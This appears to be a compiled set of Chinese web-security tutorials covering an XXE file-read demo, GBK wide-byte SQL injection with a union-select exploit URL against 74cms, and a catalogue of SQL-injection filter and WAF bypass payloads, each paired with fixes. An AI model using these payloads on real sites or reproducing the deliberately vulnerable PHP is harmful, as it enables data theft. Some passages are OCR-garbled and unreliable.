既然 XML 可以从外部读取 DTD 文件，那我们就自然地想到了如果将路径换成另一个文件的路径，那么服务器在解析这个 XML 的时候就会把那个文件的内容赋值给 SYSTEM 前面的根元素中，只要我们在 XML 中让前面的根元素的内容显示出来，不就可以读取那个文件的内容了。这就造成了一个任意文件读取的漏洞。

那如果我们指向的是一个内网主机的端口呢？是否会给出错误信息，我们是不是可以从错误信息上来判断内网主机这个端口是否开放，这就造成了一个内部端口被探测的问题。

另外，一般来说，服务器解析 XML 有两种方式，一种是一次性将整个 XML 加载进内存中，进行解析；另一种是一部分一部分的、“流式”地加载、解析。如果我们递归地调用 XML 定义，一次性调用巨量的定义，那么服务器的内存就会被消耗完，造成了拒绝服务攻击。

XXE 漏洞演示

（环境：win 10,apache 2.4.9,php 5.5.12）

任意文件读取漏洞

我们先来把环境模拟一下，写一个客户端（client.html）、一个服务端（server.php），并且在根目录下创建一个文件（D:/testXXE），随便写点东西来模拟任意文件。

首先是客户端的模拟表单

```
<form id="welcome" name="information">
    <span>Username: </span><input type="text" name="username"><br>
    <span>E-mail: </span><input type="text" name="email"><br>
    <button id="post">提交</button>
</form>
```


然后是一个将 form 表单转化为 xml 的函数

```
//Form To XML
function form2XML(obj) {
    let iForm = document.getElementById(obj);
    let tmp = '';
    //获取所有type为'text'的input
    let aInput = Array.from(iForm.getElementsByTagName('input')).filter(x => x.type === 'text');
    for(v of aInput){
        let tagName = tagValue = '';
        tagName = v.name;
        tagValue = v.value;
        let tTag = `<${tagName}>${tagValue}</${tagName}>`;
        tmp += tTag;
    }
    let outXML = '<' + iForm.name + '>' + tmp + '</' + iForm.name + '>';
    return outXML;
}
```



最后是 ajax 发送 xml 请求


```
//发送XML请求
const post_btn = document.getElementById('post');
post_btn.onclick = function () {
    $.ajax({
        url: "/xxe/server.php",
        data: form2XML('welcome'),
        type: 'POST',
        contentType: "text/xml",
        dataType: "text",
        success : function(data){
            document.write(data);
        },
        error : function (xhr, ajaxOptions, thrownError){
            console.log(xhr.status);
            console.log(thrownError);
        }
    });
    return false;
}
```


下面是处理 XML 请求的服务端，这里我说明一下。由于 libXML 在 2.9.1 版本以后解析 XML 就默认不解析外部实体了，所以我们需要自己开启解析外部实体的功能。


```
<?php
    $testXML = file_get_contents("php://input"); //接收POST数据

    libxml_disable_entity_loader(false); //开启解析XML外部实体的功能

    $xml = simplexml_load_string($testXML, 'SimpleXMLElement', LIBXML_NOENT);//提取POST数据为simplexml对象

    echo "Hello , " . $xml->username . "<br>"; //打印结果
    echo "Your e-mail is " . $xml->email;
?>
```


至此环境搭建完毕，接下来打开 Burp Suite，打开代理监听，在我们的客户端里发送请求





然后在 Burp Suite 里已经截获到了我们的请求，将请求如下修改后发送



可以看到 testXXE 这个文件的内容已经被读取出来，显示在了页面上。

防范措施

从根源上说，这个漏洞就是由于 XML 解析器对外部实体的解析不当造成的，所以我们只需禁止 XML 解析器解析外部实体或者只解析特定的可信的公用外部实体即可从根源上解决问题。对于 PHP 来说，若使用 simpleXML 或者 DOM 解析实体的，目前 libXML 2.9.1 版本之后是默认不解析外部实体了，对于之前的版本，可以在加载实体之前加上

```
libxml_disable_entity_loader(true)
```

这句话来手动禁止解析实体。若使用 XMLreader 来解析实体的，可以在加载实体前加上下面这段来禁止解析实体。

```
<?php
// with the XMLReader functionality:
$doc = XMLReader::xml($badXml,'UTF-8',LIBXML_NONET);
?>
```

相关文章

XXE 攻击

http://www.cnblogs.com/tongwen/p/5194483.html

XXE 漏洞的简单理解和测试

https://b1ngz.github.io/XXE-learning-note

宽字符注入详解与实战

原创： J_drops 信安之路 2017-09-26

宽字节注入源于程序员设置 MySQL 连接时的错误配置,如下：

set character_set_client=gbk

这样的配置会引发编码转换从而导致绕过某些防护实现注入漏洞。具体分析一下原理：

正常情况下 GPC 开启或者使用 addslashes 函数过滤 GET 或 POST 提交的参数时，我们测试输入的'，就会被转义为\';

若存在宽字节注入，输入%df%27 时，经过单引号的转义变成了%df%5c%27，之后再数据库查询语句进行 GBK 多字节编码，即一个中文占用两个字节,一个英文同样占用两个字节且在汉字编码范围内两个编码为一个汉字。然后 MySQL 服务器会对查询语句进行 GBK 编码即%df%5c 转换成汉字"運",单引号逃逸出来，从而绕过转义造成注入漏洞。

现在基本都会将 mysql 的连接配置设置为：

[set character_set_client=binary]

来解决这个问题，这篇博客将介绍 php 中因为编码或字符编码转换导致的注入问题。

mysql 中的宽字符注入

测试搭建学习的环境利用了 phithon 内容管理系统，看代码

```php
<?php
//连接数据库部分，注意使用了gbk编码
$conn = mysql_connect('localhost', 'root', 'root') or die('bad!');
mysql_query("SET NAMES 'gbk'");
mysql_select_db('test', $conn) OR emMsg("连接数据库失败，未找到您填写的数据库");
//执行sql语句
$id = isset($_GET['id']) ? addslashes($_GET['id']) : 1;
$sql = "SELECT * FROM news WHERE tid='{$id}'";
$result = mysql_query($sql, $conn) or die(mysql_error());
?>
<!DOCTYPE html>
<html>
<head>
<meta charset="gbk" />
<title>新闻</title>
</head>
<body>
<?php
$row = mysql_fetch_array($result, MYSQL_ASSOC);
echo "<h2>{$row['title']}</h2><p>{$row['content']}<p>\n";
mysql_free_result($result);
?>
</body>
</html>
```



SQL 语句是 *SELECT * FROM news WHERE tid='{$id}'*，根据文章的 id 把文章从 news 表中提取出来，在$sql 之前，我们只用了限制函数 addslashes 函数，对$id 进行转义，只要我们输入参数在单引号中，就逃逸不出单引号的限制，从而无法注入。

我们这里利用的是 mysql 的一个特性，mysql 在使用 GBK 编码的时候，会认为两个字节是一个汉字（前一个 ascii 码要大于 128，才到汉字范围），我们测试输入%df'

已经报错，看到报错，说明 sql 语句出错，看到出错说明可以注入。报错的原因就是多了一个单引号，而单引号前面的反斜杠不见啦。这就是 mysql 的特性，因为 gbk 是多字节编码，它认为两个字节代表一个字符，所以%df 和后面


的%5c 变成了汉字“運”，而’逃逸了出来。

因为是两个字节代表一个汉字，我们尝试 %df%df%27:




不报错了，因为 %df%df 组成了汉字 "哱", %5c%27 不是汉字，仍然是\'

mysql 如何判断一个字符是不是一个汉字，根据 gbk 编码，第一个字节的 ascii 码大于 128，基本上就行，若不用%df 而用%a1 也可以



%a1%5c 虽然不是一个汉字，但一定会被 mysql 认为是一个宽字符，所以就能让后面的%27 逃逸出来，构造一个 exp，查询管理人员的账号密码。



GB12 和 GBK 的区别

gb2312 和 gbk 都是宽字节家族医院，但是当把数据库编码设置为关闭 gb2312 时，结果就不能注入

```
<?php
//连接数据库部分，注意使用了gbk编码
$conn = mysql_connect('localhost', 'root', 'root') or die('bad!');
mysql_query("SET NAMES 'gb2312'");
mysql_select_db('test', $conn) OR emMsg("连接数据库失败，未找到您填写的数据库");
//执行sql语句
$id = isset($_GET['id']) ? addslashes($_GET['id']) : 1;
$sql = "SELECT * FROM news WHERE tid='{$id}'";
$result = mysql_query($sql, $conn) or die(mysql_error());
?>
```


这主要是 gb2312 编码取值范围的事情，它高位范围 0xA1~0xF7，低位范围是 0xA1~0xFE，\是%5c，是不在低范围中的，即其根本不是 gb2312 遍吗，故其不会被吃掉。故只要低位的范围中含有 0x5c 的编码，就可以进行宽字节的注入

利用 mysql_real_escape_string 解决问题

一些 cms 把 addslashes 替换为 mysql_real_escape_string 来防止宽字节的注入

我们若解决需要做的指定 php 连接 mysql 的字符集。我们需要在执行 sql 语句之前调用一下 mysql_set_charset 函数，设置当前的字符集为 gbk,来避免问题

```php
<?php
$conn = mysql_connect('localhost', 'root', 'root') or die('bad!');
mysql_query("SET NAMES 'gbk'");
mysql_select_db('test', $conn) OR emMsg("连接数据库失败，未找到您填写的数库");
//执行sql语句
mysql_set_charset('gbk',$conn)
$id = isset($_GET['id']) ? mysql_real_escape_string($_GET['id']) : 1;
$sql = "SELECT * FROM news WHERE tid='{$id}'";
$result = mysql_query($sql, $conn) or die(mysql_error());
?>
```


宽字节注入修复

character_set_client='binary' 设置为 binary（二进制）,只需要在所有的 sql 语句前指定一下连接的形式为二进制：*mysql_query("SET character_set_connection=gbk, character_set_results=gbk,character_set_client=binary", $conn);*,当我们的 mysql 接受到客户端的数据后，会认为他的编码是 character_set_client，然后会将换成 character_set_connection 的编码，然后在进入具体表和字段后，再转换成字段对应的编码，然后当查询结果产生后，会从表和字段编码，转换成 character_set_results 编码，返回给客户端。

```php
<?php
//连接数据库部分，注意使用了gbk编码
$conn = mysql_connect('localhost', 'root', 'root') or die('bad!');
mysql_query("SET NAMES 'gbk'");
mysql_select_db('test', $conn) OR emMsg("连接数据库失败，未找到您填写的数据库");
//执行sql语句
mysql_query("SET character_set_connection=gbk,
character_set_results=gbk,character_set_client=binary", $conn);
$id = isset($_GET['id']) ? addslashes($_GET['id']) : 1;
$sql = "SELECT * FROM news WHERE tid='{$id}'";
$result = mysql_query($sql, $conn) or die(mysql_error());
?>
```



这个方法避免宽字节的注入还是有效的，但是如果开发者画蛇添足的增加一些东西，会让前期的努力前功尽弃。

iconv 造成的严重后果

很多 cms 会将接收到的数据，调用这样一个函数，转换其编码：*iconv('utf-8','gbk',$_GET['id']);*，目的一般是避免乱码，特别是搜索框的位置

```php
<?php
//连接数据库部分，注意使用了gbk编码
$conn = mysql_connect('localhost', 'root', 'root') or die('bad!');
mysql_query("SET NAMES 'gbk'");
mysql_select_db('test', $conn) OR emMsg("连接数据库失败，未找到您填写的数据库");
//执行sql语句
mysql_query("SET character_set_connection=gbk,
character_set_results=gbk,character_set_client=binary", $conn);
$id = isset($_GET['id']) ? addslashes($_GET['id']) : 1;
$id = iconv('utf-8', 'gbk', $id);
$sql = "SELECT * FROM news WHERE tid='{$id}'";
$result = mysql_query($sql, $conn) or die(mysql_error());
?>
```


可以发现，在 sql 语句执行前，将 character_set_client 设置成了 binary，所以避免宽字节的注入问题。但之后其调用了 iconv 将已经过滤的参数$id 给转换了一下，测试一下：



报错说明我们錦被 iconv 从 utf-8 转换成 gbk 后，变成了 %e5%5c，而后面的 ' 被 addslashes 变成了 %5c%27，这样组合起来就是 %e5%5c%5c%27，两个 %5c 就是 \，正好把反斜杠转义了，导致'逃逸出单引号，产生注入。利用的是将 \ 转移掉。

利用 iconv 将 gbk 转换成 utf-8，则可以直接用宽字节注入的姿势来。gbk 汉字 2 字节，utf-8 汉字是 3 字节，若把 gbk 转换成 utf-8,则 php 会每两个字节一转换。所以，如果\'前面的字符是奇数的话，势必会吞掉 \,’ 逃出限制。

总结

gbk 编码造成的宽字符注入问题，解决方法是设置 *character_set_client=binary*。

矫正人们对于 mysql_real_escape_string 的误解，单独调用 set name=gbk 和 mysql_real_escape_string 是无法避免宽字符注入问题的。还得调用 mysql_set_charset 来设置一下字符集。

谨慎使用 iconv 来转换字符串编码，很容易出现问题。只要我们把前端 html/js/css 所有编码设置成 gbk，mysql/php 编码设置成 gbk，就不会出现乱码问题。不用画蛇添足地去调用 iconv 转换编码，造成不必要的麻烦。

代码审计实战

对骑士 cms 审计时发现在 plus/ajax_street.php


```
elseif($act == 'key')
{
    $key=trim($_GET['key']);
    if (!empty($key))
    {
    if (strcasecmp(QISHI_DBCHARSET,"utf8")!=0)
    //对参数key进行utf-8到GBK编码的转换
    $key=iconv("utf-8",QISHI_DBCHARSET,$key);
    //带入查询，可注入
    //table($table = 'category')=>'qs_74cmscategory'
    $result = $db->query("select * from ".table('category')." where c_alias='QS_street' AND
c_name LIKE '%{$key}%' ");
    //将查询结果输出到页面，可回显
    while($row = $db->fetch_array($result))
    {
        if ($listtype=="li")
        {
        $htm.="<li  title=\"{$row['c_name']}\" id=\"{$row['c_id']}\">{$row['c_name']}</li>";
        }
        else
        {
        $_GET['streetid']=$row['c_id'];
        $url=url_rewrite('QS_street',$_GET);
        $htm.="<li><a href=\"{$url}\" title=\"{$row['c_note']}\" class=\"vtip\">{$row['c_name']}
</a><span>{$row['stat_jobs']}</span></li>";
        };
    }
```


在之前配置文件设置的是 *mysql_query("SET character_set_connection=" . $dbcharset . ", character_set_results=" . $dbcharset . ", character_set_client=binary", $this->linkid);*，其中利用了 iconv 函数造成致命的错误，同时分析发现页面将查询结果回显回来，构造一些 union 的查询语句即可获取数据库的敏感信息

漏洞的利用

测试有几个字段,发现 category 表一共有 9 个字段，所以可以构造获取数据

库用户和先关信息的 exp



然后利用 union 的查询语句爆出可利用的列为 4,8,exp：

http://localhost/74cms/upload/plus/ajax_street.php?act=key&key=-%e9%8c%a6' union select 1,2,3,4,5,6,7,8,9-- -),

然后是爆出数据库和用户名等相关信息

补充

GBK 编码中的两个字符是一个汉字，第一个字符需要大于 128

PHP+Mysql 注入防护与绕过

原创： myh0st 信安之路 2017-10-17

今天给大家分享一个关于 php 常见的注入防护以及如何 bypass 的文章，文章内容来源国外某大佬总结，我做了一下整理，文章来源地址不详，下面正文开始。以下的方式也仅仅是针对黑名单的过滤有一定的效果，为了安全最好还是以白名单的方式对参数进行检测。

黑名单关键字过滤与绕过

过滤关键字 and、or

PHP 匹配函数代码如下：

```
preg_match('/(and|or)/i', $id)
```

如何 Bypass，过滤注入测试语句：

```
1 or 1 = 1          1 and 1 = 1
```

测试方法可以替换为如下语句测试：

```
1 || 1 = 1          1 && 1 = 1
```

过滤关键字 and, or, union

PHP 匹配函数代码如下：

```
preg_match('/(and|or|union)/i', $id)
```

如何 Bypass，过滤注入测试语句：

```
union select user, password from users
```

测试方法可以替换为如下语句测试：

```
1 || (select user from users where user_id = 1) = 'admin'
```

过滤关键字 and, or, union，where

PHP 匹配函数代码如下：

```
preg_match('/(and|or|union|where)/i', $id)
```

如何 Bypass，过滤注入测试语句：

```
1 || (select user from users where user_id = 1) = 'admin'
```

测试方法可以替换为如下语句测试：

```
1 || (select user from users limit 1) = 'admin'
```

过滤关键字 and, or, union，where，limit

PHP 匹配函数代码如下：

```
preg_match('/(and|or|union|where|limit)/i', $id)
```

如何 Bypass，过滤注入测试语句：

```
1 || (select user from users limit 1) = 'admin'
```

测试方法可以替换为如下语句测试：

```
1 || (select user from users group by user_id having user_id = 1) = 'admin'
```

过滤关键字 and, or, union，where，limit，group by

PHP 匹配函数代码如下：

```
preg_match('/(and|or|union|where|limit|group by)/i', $id)
```

如何 Bypass，过滤注入测试语句：

```
1 || (select user from users group by user_id having user_id = 1) = 'admin'
```

测试方法可以替换为如下语句测试：

```
1 || (select substr(gruop_concat(user_id),1,1) user from users ) = 1
```

过滤关键字 and, or, union，where，limit，group by

PHP 匹配函数代码如下：

```
preg_match('/(and|or|union|where|limit|group by)/i', $id)
```

如何 Bypass，过滤注入测试语句：

```
1 || (select user from users group by user_id having user_id = 1) = 'admin'
```

测试方法可以替换为如下语句测试：

```
1 || (select substr(gruop_concat(user_id),1,1) user from users ) = 1
```

过滤关键字 and, or, union，where，limit，group by，select

PHP 匹配函数代码如下：

```
preg_match('/(and|or|union|where|limit|group by|select)/i', $id)
```

如何 Bypass，过滤注入测试语句：

```
1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1
```

测试方法可以替换为如下语句测试：

```
1 || 1 = 1 into outfile 'result.txt'
```

```
1 || substr(user,1,1) = 'a'
```

过滤关键字 and, or, union，where，limit，group by，select，'

PHP 匹配函数代码如下：

preg_match('/(and|or|union|where|limit|group by|select|\')/i', $id)

如何 Bypass，过滤注入测试语句：

1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1

测试方法可以替换为如下语句测试：

1 || user_id is not null

1 || substr(user,1,1) = 0x61

1 || substr(user,1,1) = unhex(61)

过滤关键字 and, or, union，where，limit，group by，select，', hex

PHP 匹配函数代码如下：

preg_match('/(and|or|union|where|limit|group by|select|\'|hex)/i', $id)

如何 Bypass，过滤注入测试语句：

1 || substr(user,1,1) = unhex(61)

测试方法可以替换为如下语句测试：

1 || substr(user,1,1) = lower(conv(11,10,36))

过滤关键字 and, or, union，where，limit，group by，select，', hex，substr

PHP 匹配函数代码如下：

preg_match('/(and|or|union|where|limit|group by|select|\'|hex|substr)/i', $id)

如何 Bypass，过滤注入测试语句：

```
1 || substr(user,1,1) = lower(conv(11,10,36))
```

测试方法可以替换为如下语句测试：

```
1 || lpad(user,7,1)
```

过滤关键字 and, or, union，where，limit，group by，select，', hex, substr, white space

PHP 匹配函数代码如下：

```
preg_match('/(and|or|union|where|limit|group by|select|\'|hex|substr|\s)/i', $id)
```

如何 Bypass，过滤注入测试语句：

```
1 || lpad(user,7,1)
```

测试方法可以替换为如下语句测试：

```
1%0b||%0blpad(user,7,1)
```

部分 WAF 绕过技巧

1、绕过部分 WAF

```
/news.php?id=1+un/**/ion+se/**/lect+1,2,3--
```

2、匹配正则如下：

```
/union\sselect/g
```

绕过方式：

```
/news.php?id=1+UnIoN/**/SeLecT/**/1,2,3--
```

3、过滤一次关键字

/news.php?id=1+UNunionION+SEselectLECT+1,2,3--

4、关键字被过滤，有的时候可以用%0b 插入关键字绕过

/news.php?id=1+uni%0bon+se%0blect+1,2,3--

5、对于 Mod_rewrite 的作用使得/**/不起作用时可以使用%0b 代替

替换前：

/main/news/id/1///l///lpad(first_name,7,1).html

替换后：

/main/news/id/1%0b//%0blpad(first_name,7,1).html

6、大多数的 CMS 和 WAF 会对用户输入进行解码然后过滤，但有些只解码一次，我们可以对 payload 进行多次编码然后测试

/news.php?id=1%252f%252a/union%252f%252a*

/select%252f%252a/1,2,3%252f%252a*/from%252f%252a*/users--*

真实的例子

NukeSentinel

Nukesentinel.php 的代码如下：

```
CODE: [ php ]
// Check for UNION attack
// Copyright 2004(c) Raven PHP Scripts
$blocker_row = $blocker_array[1];
if($blocker_row['activate'] > 0) {
    if (stristr($nsnst_const['query_string'],'+union+') OR \
        stristr($nsnst_const['query_string'],'%20union%20') OR \
        stristr($nsnst_const['query_string'],'*/union/*') OR \
        stristr($nsnst_const['query_string'],' union ') OR \
        stristr($nsnst_const['query_string_base64'],'+union+') OR \
        stristr($nsnst_const['query_string_base64'],'%20union%20') OR \
        stristr($nsnst_const['query_string_base64'],'*/union/*') OR \
        stristr($nsnst_const['query_string_base64'],' union '))
    {  // block_ip($blocker_row);
        die("BLOCK IP 1 " );
    }
}
```


针对上面的防护，使用如下测试语句将被拦截：

*/php-nuke/?/**/union/**/select…*

可以使用如下语句代替：

/php-nuke/?/%2A%2A/union/%2A%2A/select…

*/php-nuke/?%2f**%2funion%2f**%2fselect…*

总结

